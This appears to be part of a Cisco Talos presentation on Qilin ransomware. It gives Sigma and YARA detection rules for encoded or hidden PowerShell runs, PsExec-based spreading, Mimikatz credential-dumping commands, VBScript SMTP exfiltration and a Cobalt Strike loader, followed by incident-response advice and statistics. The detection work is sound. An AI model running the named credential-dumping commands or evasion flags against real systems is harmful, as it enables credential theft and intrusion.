Sigma: Suspicious PowerShell Execution Flags (EncodedCommand / Bypass / Hidden Window)

Credential access / Defense evasion

```
title: Suspicious PowerShell Execution Flags (Encoded, Bypass, Hidden Window)
status: experimental
description: Detects suspicious PowerShell executions using encoded commands,
  execution policy bypass, non-interactive/no profile flags,
  hidden window styles, or combinations commonly used in malicious activity.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_image:
    Image|endswith:
      - '\powershell.exe'

  selection_encoded:
    CommandLine|contains:
      - ' -enc'
      - ' -encodedcommand'
      - ' /enc'
      - ' /encodedcommand'
      - ' -e '
      - ' /e '

  selection_bypass_hidden:
    CommandLine|contains|all:
      - 'executionpolicy'
      - 'bypass'
      - 'hidden'

  selection_exec_combo_exec:
    CommandLine|contains|all:
      - ' -exec'
      - 'bypass'
      - ' -noni'
      - ' -nop'
      - ' -w'
      - ' -c'

  selection_exec_combo_e:
    CommandLine|contains|all:
      - ' -e '
      - 'bypass'
      - ' -noni'
      - ' -nop'
      - ' -w'
      - ' -c'

  selection_noexit_hidden:
    CommandLine|contains|all:
      - ' -noexit'
      - 'executionpolicy'
      - 'bypass'
      - 'windowstyle'
      - 'hidden'

  parent_cmd_qc:
    ParentImage|endswith:
      - '\cmd.exe'
    ParentCommandLine|contains|all:
      - ' /q'
      - ' /c'

  condition: selection_image and parent_cmd_qc and (selection_encoded or selection_bypass_hidden
    or selection_noexit_hidden or selection_exec_combo_exec or selection_exec_combo_e )

level: high
```

CISCO TALOS

Sigma:
Qilin Ransomware Execution via PsExec

impact

```
title: Qilin ransomware Execution via PsExec
status: experimental
description: Detects PsExec-style remote execution and execution of Qilin ransomware
arguments such as --password with spread or no-admin flags.
author: Cisco Talos

logsource:
  product: windows
  category: process_creation

detection:
  selection_cmd_psexec:
    Image|endswith: '\cmd.exe'
    CommandLine|contains|all:
      - ' /C'
      - ' -accepteula'
      - '\\\\'
      - ' -c'
      - ' -f'
      - ' -h'
      - ' -d'
      - ' -i'

  selection_psexec_direct:
    Image|endswith:
      - '\psexec.exe'

CommandLine|contains|all:
      - ' -accepteula'
      - '\\\\'
      - ' -c'

selection_password:
    CommandLine|contains:
      - '--password'

selection_spread_flags:
    CommandLine|contains|all:
      - '--spread'
      - '--spread-process'

selection_no_admin:
    CommandLine|contains:
      - '--no-admin'

selection_has_exe:
    CommandLine|contains:
      - '.exe'

  condition:  (selection_cmd_psexec or selection_psexec_direct) and
((selection_password and (selection_spread_flags or selection_no_admin)) and selection_has_exe)

  level: high
```

CISCO TALOS

Yara

CISCO TALOS

Yara: CredDump_PassTools_Mimikatz_Bat

Credential access and exfiltration

```
rule CredDump_PassTools_Mimikatz_Bat
{
  meta:
    description = "Simple detection for BAT launching SharpDecryptPwd + Mimikatz, often
with Pass tools (WebBrowserPassView/BypassCredGuard)"
    author= “Cisco Talos”

  strings:
    $s_wbpv = "¥¥Pass¥¥WebBrowserPassView.exe" nocase
    $s_bcg  = "¥¥Pass¥¥BypassCredGuard.exe" nocase
    $s_sdp  = "¥¥Pass¥¥SharpDecryptPwd" nocase

    $s_mimi1 = "¥¥Mimik¥¥x64¥¥mimikatz.exe" nocase
    $s_mimi2 = "¥¥Mimik¥¥x32¥¥mimikatz.exe" nocase

    $c1 = "sekurlsa::logonPasswords" nocase
    $c2 = "lsadump::secrets" nocase
    $c3 = "lsadump::sam" nocase
    $c4 = "lsadump::cache" nocase
    $c5 = "dpapi::chrome" nocase
    $c6 = "vault::cred" nocase
    $c7 = "token::elevate" nocase
    $c8 = "privilege::debug" nocase

  condition:
    filesize < 10KB and
    $s_sdp and ($s_mimi1 or $s_mimi2) and
    (
      1 of ($s_wbpv, $s_bcg) or
      2 of ($c*)
    )
}
```

CISCO TALOS

Yara:
VBS_Email_Exfil_CDO_SMTP_AntiPM

Credential access and exfiltration

```
rule VBS_Email_Exfil_CDO_SMTP_AntiPM
{
  meta:
    description = "Generic detection for VBScript using CDO.Message with SMTP configuration and
attachment (potential email exfiltration) with specific SMTP domain"
    author = "Cisco Talos"
    confidence = "medium"

  strings:
    $cdo1 = "CreateObject(\"CDO.Message\")" nocase
    $cdo2 = "CDO.Message" nocase
    $schema = "http://schemas.microsoft.com/cdo/configuration/" nocase

    $f_sendusing   = "sendusing" nocase
    $f_smtpserver  = "smtpserver" nocase
    $f_smtpport    = "smtpserverport" nocase
    $f_smtpauth    = "smtpauthenticate" nocase
    $f_user        = "sendusername" nocase
    $f_pass        = "sendpassword" nocase
    $f_usessl      = "smtpusessl" nocase
    $f_timeout     = "smtpconnectiontimeout" nocase

    $attach = ".AddAttachment" nocase
    $send1  = ".send" nocase
    $send2  = "send" nocase

    $wscript = "WScript." nocase
    $fso     = "Scripting.FileSystemObject" nocase

    // Added to reduce false positives
    $smtp_domain = "mail.anti.pm" nocase

  condition:
    filesize < 50KB and
    ( $cdo1 or $cdo2 ) and
    $schema and

    4 of ($f_*) and

    $attach and
    ( $send1 or $send2 ) and

    1 of ($wscript, $fso) and

    $smtp_domain
}
```

Yara:
Qilin_Custom_RC4_Cobaltstike_Loader

impact

```
rule Qilin_Custom_RC4_Cobaltstike_Loader
{
  meta:
    description= “Qilin Custom RC4 Cobaltstike Loader”
    author= “Cisco Talos”
    confidence  = "high"

  strings:
    $api1 = "CryptAcquireContextA" ascii
    $api2 = "CryptGenRandom" ascii
    $api3 = "VirtualAlloc" ascii
    $api4 = "VirtualProtect" ascii
    $api5 = "CreateThreadpoolWait" ascii
    $api6 = "SetThreadpoolWait" ascii
    $api7 = "WaitForSingleObject" ascii
    $api8 = "CreateEventA" ascii


    $mix = {
      45 69 ?? 0D 66 19 00
      [0-40]
      48 B8 AB AA AA AA AA AA AA AA
      [0-40]
      C0 C0 03
    }

    $chunk = {
      B8 00 08 00 00
      [0-80]
      E8 ?? ?? ?? ??
      [0-40]
      48 8D B3 40 08 00 00
    }

  condition:
    uint16(0) == 0x5A4D and
    $mix and
    $chunk and
    $api3 and $api4 and
    3 of ($api1,$api2,$api5,$api6,$api7,$api8)
}
```

CISCO TALOS

Observed security gaps and prevalent IR recommendation

1. Bring all operating systems and software patching up to date.
2. Store backups offline, establish prioritization for incident scenarios, and conduct backup restoration exercises.
3. Asset visibility and management.
4. Assessment of potential compromise of accounts linked to the corporate domain
5. Configure security solutions to permit only proven benign applications to launch and prevent the installation of unexpected software.
6. Require MFA on all critical services, including remote access and identity access management (IAM) services, and monitor for MFA misuse.
7. Deploy Sysmon for enhanced endpoint visibility and logging.
8. Implement meaningful firewall rules for both inbound and outbound traffic to block unwanted protocols from being able to be used by adversaries as part of their C2 or data exfiltration actions.
9. Implement robust network segmentation to minimize lateral movement and reduce the attack surface, ensuring valuable assets such as domain controllers do not connect directly to the internet aside from critical functions.
10. Establish or intensify end-user cybersecurity training on social engineering tactics, including coverage of recently popularized attacks such as MFA fatigue attacks and actor-in-the-middle token phishing attacks.

Summary

Overview of this presentation

- In 2025, there were 134 ransomware incidents reported domestically, up 17.5% year over year from 2024, of which 22 were attributed to Qilin. This represents 16.4% of all reported cases.

- While the tools used and dwell time vary by affiliate, common patterns include the use of BAT files, the abuse of RMM tools, and the customization of ransomware executables and file names to align with each victim's environment.

- Rather than focusing on post-ransomware execution, we shift our attention to the pre-ransomware phase.

- In 2025, Qilin ransomware was highly active. Looking ahead to 2026, unless there is significant external pressure or disruption, it is likely to further increase its impact. While there are some variations in tactics across affiliates, operations are expected to become more automated, with fewer trial-and-error steps and increasingly refined tradecraft.

Reference

- https://blog.talosintelligence.com/uncovering-qilin-attack-methods-exposed-through-multiple-cases/
- https://blog.talosintelligence.com/stopping-ransomware-before-it-starts/
- https://www.guidepointsecurity.com/blog/gritrep-akira-sonicwall/

thank you!

blog.talosintelligence.com

@talossecurity

TALOSINTELLIGENCE.COM

TALOSINTELLIGENCE.COM